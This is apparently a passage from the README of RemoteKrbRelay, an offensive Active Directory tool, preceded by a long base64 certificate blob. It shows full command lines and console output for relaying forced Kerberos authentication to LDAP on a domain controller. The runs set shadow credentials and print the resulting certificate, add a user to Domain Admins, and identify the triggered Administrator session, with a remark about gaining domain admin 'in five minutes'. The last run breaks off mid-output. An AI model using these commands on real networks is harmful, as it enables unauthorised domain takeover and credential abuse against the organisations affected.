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
```

- ShadowCred - relay to LDAP and setup ShadowCreds.




```
Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug> .\RemoteKrbRelay.exe -shadowcred -victim dc01.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -forceshadowcred
                /\_/\____,
      ,___/\_/\ \  ~     /
      \     ~  \ )   XXX
        XXX     /    /\_/\___,
           \o-o/-o-o/   ~    /
            ) /     \    XXX
           _|    / \ \_/
        ,-/   _  \_/   \
       / (   /____,__|  )
      (  |_ (    )  \) _|
     _/ _)   \   \__/   (_
    (,-(,(,(,/      \,),),)

    CICADA8 Research Team
    From MzHmO
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: d99e6e74-fc88-11d0-b498-00a0c90312f3
[*] apReq: 6082068606092a864886f71201020201006e82067530820671a003020105a10302010ea20703050020000000a38204b7618204b3308204afa003020105a10c1b0a524f4f542e4150434849a2223020a003020102a11930171b046c6461701b0f646330312
e726f6f742e6170636869a382047430820470a003020112a103020103a28204620482045e483c3649e9008b88c45bf71c9663a97016721f1a66030084fb6f359a1b12aa55577a16dd491ab35f2ca3968db800bf1016943bed130189157454aa7358e06b77fdd77699a9d
5fe3d0de164e7ae2e14265eba8efdc923527f30c4b224e5ee15afaed9b142d9403ea180aa1978fb4211912b32fff1ea88514366f1cec466b98d7d00dd4a780c5de68eb2579563a25e011dedad1cd78e5fa8c1d46049ed51721f92f3b9885419414e59c0f6bc9fa39b4b6
935dfa2b7b3812f1966e9979b6d4675482d39534ecd4b726ec047be1c947f334fedec4e989875442354667c298c17048786369926087fb2b3a49b5e19161807e62cbed8cc7014bace0431248359cf27a8f584aa97738b7e954e0257199921436e12eb61c95f8260717ad
1700a2512ccfe494ce4fb26aec4f168493f374c2c4f9d927ce0586c9788355e4c73afa5d70ead7011fa7a2c45b6707128f19649d611e85c4f71becd0f34dad194503a53f5fd3b3003333b67b04bbd229c696149772afac5215b9bb3f2fee3c4bcdc28fd97b3861eb81be
098e5ebee2507abb52d218ef288c8742c64ee0ff3f497747f2a831df389456fab5fce9c0ea90e284bcc66376caf30d8843f7d324ed433094886a10ebb7ce94e51cbcb47ee6002e72bc6203a888102d44f5fcb05a922a796105738c575dafd557e45f79c33c701d27fbb9
fcbaf93511dea5af015c9e2c39ab2c10dd9db05b3130293e23a289374db9efa9bfc86c514c1a69ba800bc1a38db61defb05b3e8a56364029d3a5f25ad786cd12d4428188bd6d086e440ffb91f9d1a0ebf8069bbb8fdaf84a2c838e87bf5dc3d0131e9215c1ccf691a93
4789818b76857498276c3c436b647af82139a893bbef73ad3dd4b22bf6032aca6b5474785aa4b774cb6fe8b75009417e43f2b2e58a184d2e231f73f50430093d9707a3d8a111a822d8de561d8e83a71f1ad4109edd10fb541c9b508bf63229be47f141ec29447665e5e
3e7a32f55b019e1984b32d67547b22166475a923997d46eb818f2dd56a75bea47351d4d741668be9e3f7a79a535c0bea75427c3930fb2efa2bcb67829d8bfb45556e171c2158b3cfbee06bf320bb5d0a3423f4745952826f5ea75ca5f63c4f0351663f7eff26ddf7b226
c542aa3cbe87a83c8d1088ade75c48245b384da4c4487e6520253d09e8e39198c5753382d935eef29f97f0085e356aba798d577f957ea5ef1957b83e8447b4bc2015d4d3f41a78a69b4f0ecb08761f0bfcf63ce864ede586c151c4ebc2aab6b0df8b6f1265bcf07a615c
50ef3501fa6b2ce4bd322d64ce860582676c996930fac2ef4bbe96ff192647176a9c5c780b7438e0f022e4c9468c709a3781c6739085b24851a8778668b02c6c01898938df130a98e839d8c8a5a99b64cd2b68d672ca0d0f7d7af6d3480f775cd25825fab1f32e19b798
b91a0368c372e163b8c8d5db47ab0325a189be33305d388109fbf10242b7f3b5a46b07b7f7026ccce92236ac31abac80756b66935c9c95e51f899e83e42646c802a9b7e076edf4bd3509324adafd42d91a9ec99af1742d41752ff2ce40ddea482019f3082019ba003020
112a28201920482018e00e018c9075a7946b945cddc1b6e41d13fca0849c6bbbc6d11b112ccb7359cc66ac80267574acef6a8e1da7f6202ef8dbb8771d470c36d5cc0d86602ef133103180e27e074f37f26e0303900cf622a7603a8392d0b48000576fff966948871daa
dd48e435291743078cacea072d879ddfd75628bf8c3ef557ffeafaa8dee7ad863f9e11ec543b9e43fd34642e6ad8e46cf626a02324de3549cc494a99da88e41cfc63c71170114796e1004cd0054d13e9dd31016748391b780087b7aaeacaa5dac252a666082e41c0ad07
12ccba8368a8e9cd4f43a782b73b2a2e904a88202e0a6180bfab74379c31a7bd4fd9ca22b00dd898fafb0090fa55cff92a5e615e3019dd40b05d7ebee3f47e2e4216aafc23451f2fea8074fd823814e8474458be8ec0b7b5829fac42bc7a33f26a874b09df5d74617f3c
99e826ce2cc672f6107a1592fc0f5fc313e944ee0ed04a2ee52f159c574d1682ceb09e6c81641e6776e1893e507021c924cbf2b9f634845786f36f62c93f0d71b6ccf3c2f1e33b58871dddae8d896b7acc5d7e7923370b8d01f
[+] Let's relay to LDAP
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, UseDceStyle, Connection
[+] Received Kerberos Auth from dc01.root.apchi with ticket on ldap/dc01.root.apchi
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a2440442040e04192a4c5222061477ff5641b937a7e87126ed7a05e03f2da3613787932eb935f4297ce04850bfb02eb771aa0a6fe245207e498bb62af751a5ce03baf627f34f
[+] Let's relay to LDAP
[+] LDAP session initiated
[?] Using dn CN=DC01,OU=Domain Controllers,DC=root,DC=apchi
[+] Generating certificate
[+] Certificate generated
[+] Generating KeyCredential
[+] KeyCredential generated with DeviceID 594f703f-af82-4369-b7fa-ef73f2875b8e
[+] Clearing msDS-KeyCredentialLink before adding our new KeyCredential
[*] ldap_clear: LDAP_SUCCESS
[+] KeyCredential added successfully
[+] Certificate: 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
```

- Add user to group




```
Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug>.\RemoteKrbRelay.exe -addgroupmember -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -group "Domain Admins" -groupuser petka
                /\_/\____,
      ,___/\_/\ \  ~     /
      \     ~  \ )   XXX
        XXX     /    /\_/\___,
           \o-o/-o-o/   ~    /
            ) /     \    XXX
           _|    / \ \_/
        ,-/   _  \_/   \
       / (   /____,__|  )
      (  |_ (    )  \) _|
     _/ _)   \   \__/   (_
    (,-(,(,(,/      \,),),)

    CICADA8 Research Team
    From MzHmO
[?] Using domain controller dc01.root.apchi. U can specify dc using -dc/--domaincontroller
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: f87b28f1-da9a-4f35-8ec0-800efcf26b83
[*] apReq: 608206c606092a864886f71201020201006e8206b5308206b1a003020105a10302010ea20703050020000000a38204ef618204eb308204e7a003020105a10c1b0a524f4f542e4150434849a2223020a003020102a11930171b046c6461701b0f646330312e726f6f742e6170636869a38204ac3082
d433c9d112357bca0b4cc7cf97bfc0051f0be2c6a7a6335d7805ff45243b682264582dd704a923dc8f4032704423f206620948f7bd3f9d20c2aab90865bf16631a4b4c22213266bec5a777b50ce60c7614105a44c849d44c85583d9b1a5e4c95697ec1cd43c27b2159d825528e02a48a7edda0df99ff387da46a
8577706803095de2eea57f5c1130b36baf4019ced82f56df25601f0c786604d3ce2c040988f65a41c7faba8171b03ca2cfed3b6e4267dcc647691f5e78e98563529f872fc4ebb871d18d7dc9765a4ee229b7eb863cb094457cb94ddca85b2611ffa7bd3177217a35c3be562747a9385906211ad697a85fa223618
9adfab5c93a5adf327e7f254549104e47bfc11533ad359a660634a14906a823359687ce2bafc09fe7bab306edffce93238ce6717164c2783c761232622308dc0ac8c61f11b0eee43a342aefab101301b08c0273b4775660d71883ee286034c83c07cb08d60c110ce52836ea407093494fcbd2a1626f59d7d62482
dec1e5a71848240686f88f551fed9525b87ab5ef0efd192cdb4c82e2e8d58722e9cd8975edef27bc5c8c7d9926f23a809c5fd11ac0d98c7adfee467d71ecf35ba818c023a8b7e6487b06ed36ce5ad88a429aacba77c96ad7ab06e3cde0901cff8e264d6ea550034af1fb8096324518cfef398a7317caaaeaa0ea
16ed2da74f5edab11a3457daaf54c72c294b6da734212b10236fcec4c925ba79255c2654fdca9401e04dafe1f1b9a7eee7b5bbb1b9638c404a00c9a8b069c4e38385d722f8b6ee1b1510fa5e7c8dc03017754d7fb87d476d6371f93be2ef6d5a0a873db9ca4aaec2c79e264745ad1d87bf2df339958e4b66c82e1
1961c2555172b85ec557a4a0a55d7e7d10243041efc7cdbd539eef213e670df97587e3ca48201a7308201a3a003020112a282019a04820196f3dbbc4fcca44d86f3fa30e69a935c5cfc7f886a5c3b5e8f6644e485c0710faa19d86aa97753e71382636ae807dfb29f7c02e1a7e9eb563b16aefc68144891837ca
460e9644cdb54b890f3e06ec590bb56ffc64a5f3aae8a834285e1f43287398c238a1d6e0c7c07b0c3a1d6eb48cbafff0f1f5a0ec53bf470c9c39c769979bbf2943b1ee6272ad1d8d29e0853db96d3b8c73c789ac546e08810accda8323d259b5bf2ee30a45513ea8bdeb609363649aa61c8c09fde40e68b1ca2c
b2ba7ec6b350f02d07c2842a01afcba783fc14dcb764397f282157ee4dd7e5dc06860c2
[+] Let's relay to LDAP
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, UseDceStyle, Connection
[+] Received Kerberos Auth from dc01.root.apchi with ticket on ldap/dc01.root.apchi
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a24404423b506a79641a5872d5299012a55fd955f08255d89a76de67bb1db33224b8b72f43249d542ae4fdbaff0b62d784ffc351c7eb91d7f7e603808b925930cf2d5fdd8346
[+] Let's relay to LDAP
[+] LDAP session initiated
[+] Adding CN=petka,CN=Users,DC=root,DC=apchi to CN=Domain Admins,CN=Users,DC=root,DC=apchi
[*] ldap_modify: LDAP_SUCCESS
[?] LDAP Last status LDAP_SUCCESS
```

- LDAP Whoami request - It is convenient to combine with CLSID Bruteforce functionality. You can find out which user you are triggering. Try triggering for the first five sessions on all machines in the domain. Wow, that's what, a domain administrator in five minutes? :)




```
Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug>.\RemoteKrbRelay.exe -ldapwhoami -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83
                /\_/\____,
      ,___/\_/\ \  ~     /
      \     ~  \ )   XXX
        XXX     /    /\_/\___,
           \o-o/-o-o/   ~    /
            ) /     \    XXX
           _|    / \ \_/
        ,-/   _  \_/   \
       / (   /____,__|  )
      (  |_ (    )  \) _|
     _/ _)   \   \__/   (_
    (,-(,(,(,/      \,),),)

    CICADA8 Research Team
    From Michael Zhmaylo (MzHmO)
[?] Using domain controller dc01.root.apchi. U can specify dc using -dc/--domaincontroller
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: f87b28f1-da9a-4f35-8ec0-800efcf26b83
[*] apReq: 608206c506092a864886f71201020201006e8206b4308206b0a003020105a10302010ea20703050020000000a38204ef618204eb308204e7a003020105a10c1b0a524f4f542e4150434849a2223020a003020102a11930171b046c6461701b0f6
7316bd999ad55974d55c04b5cba4948396500902bf8b32d3db77e20560afe4a083a420237afd40ebe417d3a54bfed7d8d4a2b84136ca9deb36d30eab4787bc7e68fbbdf862b70a11e6deca1e03334bcf280b170b16bf4ccb726a67d95e9e77e74e44e7443952
cc595f14278238f0416dfd8ea2ef5a998bae18f966f69cd299ccd4d5fc3ef8b4ad8925b71cc13f16ce156a4f8bbdd1c2c582be920652e872908b5fb2d3872dc2151361b1d814e7176f7b0fba45c2e737f156dca1e0b6d851bd4aed4521c9c5bf12a3ec8693ee
62bb13858964cb8c3b0f9aeac8c74482268e1a42a6bdef5d86c96285afd6f79a705b530ec4da191f7fb0fbda54d65f6415d4e7e0d17c92cd5fb34a33889a06e32b9da5553e653f2f3380e6bbf77eebbcff330bffbffdc77d9912d717a99faf5e27abc4b402d1
3a1a30a4d6cf35d3af50f40ad9bf41ef4c33e6186e3ef26d269c0cd95fe65efcdcf042beffeebbe1f44de27cc51911f3d686fe9d8250e48adba3342ca063d56fb35a861e6a1cafebd723e136c30551016f10b69af57178609c929a2bb6698fb4047069b41178
047006dda7d0de777a3abcf439a0c98a40a871f9c99ab9a7bb95662a5b98daae02f3e617de4309e0402f0a3ddea7ca925439982210f269e16bb66e6376cc71fb3a09a5a9742002fcca3f2b5f4e25ccd783c79fc4a52b90a4f6f96237404f29825d7b2079f6c6
ba8cd54dcb17dee3b99dc93066f7ff5b9534961226870559c287121c19ddfa1709fcd71a48201a6308201a2a003020112a282019904820195a770ad5495b16edde2718e5f5035c244d3dc4bf101373aba4987f67e1ac19917600891a1d2991ae15b424e8314a
1dc198a777cabcce0c71ea61077f8d86f6acccf3bb2df9852f8efe839cfa61e1e5598bf577cbeaa2eceb4e043da06673d3739ea4eaab81cac181f5ca0f8e35b544b9678ffe926ef6ab6fa9df52ffece4cfef8b52433eedccdedfc7a3e5925b6a350aa01265f7
1f7f5bb398e6c34161baf523212f69501237908caf6919f517be365f705629593a998
[+] Let's relay to LDAP
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, UseDceStyle, Connection
[+] Received Kerberos Auth from dc01.root.apchi with ticket on ldap/dc01.root.apchi
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a244044231cfd4c67eeca696a5d91a33e859a84a78bd87a2ffa6e8cbb1f22116ee18bd10802cb7f09ce55856fa0e2ab01e6af97e26c403efafa6b567109445c918185dc5e041
[+] Let's relay to LDAP
[+] LDAP session initiated
[+] U've triggered: u:ROOT\Administrator
[+] DistinguishedName: CN=Administrator,CN=Users,DC=root,DC=apchi
[?] LDAP Last status LDAP_SUCCESS

Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug>
```

Supports cross-session activation using `-session`:



```
Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug>.\RemoteKrbRelay.exe -ldapwhoami -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -session 1

                  /\_/\____,
        ,___/\_/\ \  ~     /
        \     ~  \ )   XXX
          XXX     /    /\_/\___,
             \o-o/-o-o/   ~    /
              ) /     \    XXX
             _|    / \ \_/
          ,-/   _  \_/   \
         / (   /____,__|  )
        (  |_ (    )  \) _|
       _/ _)   \   \__/   (_
      (,-(,(,(,/      \,),),)

      CICADA8 Research Team
      From Michael Zhmaylo (MzHmO)
[?] Using domain controller dc01.root.apchi. U can specify dc using -dc/--domaincontroller
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: f87b28f1-da9a-4f35-8ec0-800efcf26b83
[?] Trying to trigger authentication from session 1
[*] apReq: 6082064a06092a864886f71201020201006e82063930820635a003020105a10302010ea20703050020000000a382047961820475308204 71a003020105a10c1b0a524f4f542e4150434849a2223020a003020102a11930171b046c6461701b0f646330312
